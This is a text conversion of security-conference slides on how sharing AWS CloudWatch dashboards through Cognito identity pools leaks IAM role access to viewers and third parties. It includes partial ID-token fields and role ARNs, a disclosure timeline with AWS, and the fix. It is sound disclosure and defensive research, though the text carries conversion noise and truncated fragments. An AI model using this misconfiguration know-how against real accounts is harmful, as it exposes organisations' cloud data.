The screenshot shows a browser's developer tools Network tab. The timeline at the top indicates a request was made between 10,000 ms and 70,000 ms. The request details pane below shows a request to "us-east-1.amazonaws.com/us-east-1_yyYnKmDMg". The response body contains JSON data, with the IAM role ARN highlighted in red:

```
...,"Logins": {...},...  
"arn:aws:iam::254981487804:role/service-role/CWDBSharing-ReadOnlyAccess-GVMI681H"  
...-east-1:3b5e14bc-bc0a-c730-b707-06ce515fb598"
```

The background of the screenshot shows a crowd of people holding signs that read "NAI ΣΤΗΝ ΕΛΛΑΣ ΝΑΙ ΣΤΟ ΕΥΡΩ".

SSO Sharing



SSO Sharing

Can intended viewers get EC2 tags?

```
PAYOUT: DATA


for this token) {
    "at_hash": "VHGNAMEpel
    "sub": "64a8b428-e081
    "cognito:groups": [
        "us-east-1_2sF_IxT_SamlProvider"
    ],
    "iss": "https://cognito-idp.us-east-
1.amazonaws.com/us-east-1_2sFoaKQXt",
    "cognito:username":
    "SamlProvider_@gmail.com",
    "nonce": "o_iuZF4hnHSdW2izG2-
zdV_lq7sEsW2T7NAu
Pw8rdejmZQqugLCRw
JPdKEseRTI5o69vBoJLSFiR3z1WiejXzP3odwjPck",
    "origin_iti": "8bfff318d-
813185a91882",
    "cognito:roles": [
        "arn:aws:iam::61
        :role/service-
role/CloudWatchDashboard-ReadOnlyAccess-ALL-Z1ASEI6J"
    ],
    "aud": "idv5tk8eqf/pq1v08t56n0j:ig0",
    "identities": [
        {
            "dateCreated": "1726621073266",
            "userId": "SamlProvider_@gmail.com",
            "providerName": "SamlProvider",
            "providerType": "SAML",
            "issuer": "https://portal.sso.eu-west-
2.amazonaws.com/saml/assertion/NjE0Nzc2NDI0Mjg2Xlucy00
YT
        "primary": "true"
    }
],
    "token_use": "id",
    "auth_time": 1726621074,
    "exp": 1726624674,
    "iat": 1726621074,
    "jti": "8dea3685-
        -9e4c7475b8fa"
}
```



Exposure x Sharing Methods

Dashboard shared with	EC2 tags (/Lambda/CW Logs) exposure	
	3 rd Parties	Intended Viewers
Public		
Username & Password		
SSO		

Resource Lifecycle




Disclosure & Remediation

Disclosure



- Reached out July 2024
- pre-HackerOne times
- A smooth experience working w. AWS Security
- Fix deployed in early Sept. 2024
- no CVE / Security Bulletin

The Fix



A screenshot of a browser's developer tools Network tab. The left sidebar shows a list of requests with their names and URLs. The main area displays the request payload for one of the entries. The payload is a JSON object with several fields. One specific field, 'AllowClassicFlow: false', is highlighted with an orange rectangular box. The full payload content is as follows:

```
AllowUnauthenticatedIdentities: true, AllowClassicFlow: false,...  
AllowUnauthenticatedIdentities: true  
CognitoIdentityProviders: [{ClientId: "625c81lkvc8d3o95sp7ar193kb",...}  
  0: {ClientId: "625c81lkvc8d3o95sp7ar193kb",...}  
    ClientId: "625c81lkvc8d3o95sp7ar193kb"  
    ProviderName: "cognito-idp.us-east-1.amazonaws.com/us-east-1_2s" (t)  
    IdentityPoolName: "CW_ew2-postdashboard"
```

- ✓ Public Sharing
- ✓ Username & Password Sharing
- ✓ SSO Sharing

Takeaways

- go beyond scanner results
- default ≠ secure
- 🔍 *some risks remain*
- ⚠️ security monitoring → security risk



CloudWatch Dashboard (Over)Sharing

 Leonidas Tsaousis  6 Jan 2025  Cloud Security

labs.reversec.com/posts/2025/01/cloudwatch-dashboard-oversharing

REVERASEC

Thank you

@laripping